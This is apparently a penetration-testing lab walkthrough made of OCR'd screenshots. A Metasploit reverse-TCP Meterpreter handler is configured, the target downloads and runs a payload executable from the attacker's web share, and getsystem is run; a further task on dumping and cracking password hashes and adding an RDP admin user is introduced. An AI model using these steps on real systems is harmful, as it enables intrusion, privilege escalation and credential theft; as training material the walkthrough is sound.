

Applications Places System
Fri Aug 30, 05:21
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 172.19.19.18
lhost => 172.19.19.18
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 443
lport => 443
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.19.19.18 yes The listen address (an interface may be specified)
LPORT 443 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
Menu
msfconsole - Parrot T...




1. Switch to **Advertisement Dept** (**172.19.19.15**), open browser, navigate to **http://172.19.19.18/share**, download and run **shikata.exe**.


Index of /share
172.19.19.18/share/
Index of /share
Name Last modified Size Description
Parent Directory -
shikata.exe 2024-08-30 04:03 72K
Apache/2.4.57 (Debian) Server at 172.19.19.18 Port 80
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
Start
2:23 AM
8/30/2024



Index of /share
172.19.19.18/share/
Index of /share
Name
Last modified
Size
Description
Parent Directory -
shikata.exe 2024-08-30 04:03 72K
Apache/2.4.57 (Debian) Server at 172.19.19.18 Port 80
Opening shikata.exe
You have chosen to open:
shikata.exe
which is: Binary File (72.1 KB)
from: http://172.19.19.18
Would you like to save this file?
Save File
Cancel
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
Start
2:24 AM
8/30/2024



Index of /share
172.19.19.18/share/
shikata.exe
Completed — 72.1 KB
Show All Downloads
Index of /share
Name
Last modified
Size
Description
Parent Directory -
shikata.exe 2024-08-30 04:03 72K
Apache/2.4.57 (Debian) Server at 172.19.19.18 Port 80
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
Start
2:24 AM
8/30/2024



1. Switch back to **Parrot Security** and verify active Meterpreter session. Elevate system privileges:

   getsystem


Applications Places System
Fri Aug 30, 05:26
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 172.19.19.18:443
[*] Sending stage (175686 bytes) to 172.19.19.15
[*] Meterpreter session 1 opened (172.19.19.18:443 -> 172.19.19.15:49217) at 2024-08-30 05:25:47 -040
0
(Meterpreter 1)(C:\Users\Administrator\Downloads) >
Menu
msfconsole - Parrot T...




Task 2: Dump Hashes, Crack Password using John the Ripper, and Enable RDP Access


In this task, we extract SAM hashes using Metasploit, crack NTLM password hashes offline with John the Ripper to discover user `steve`'s password (**italy**), enable target RDP services, create a local administrative user, and authenticate via Remmina.

Lab Tasks

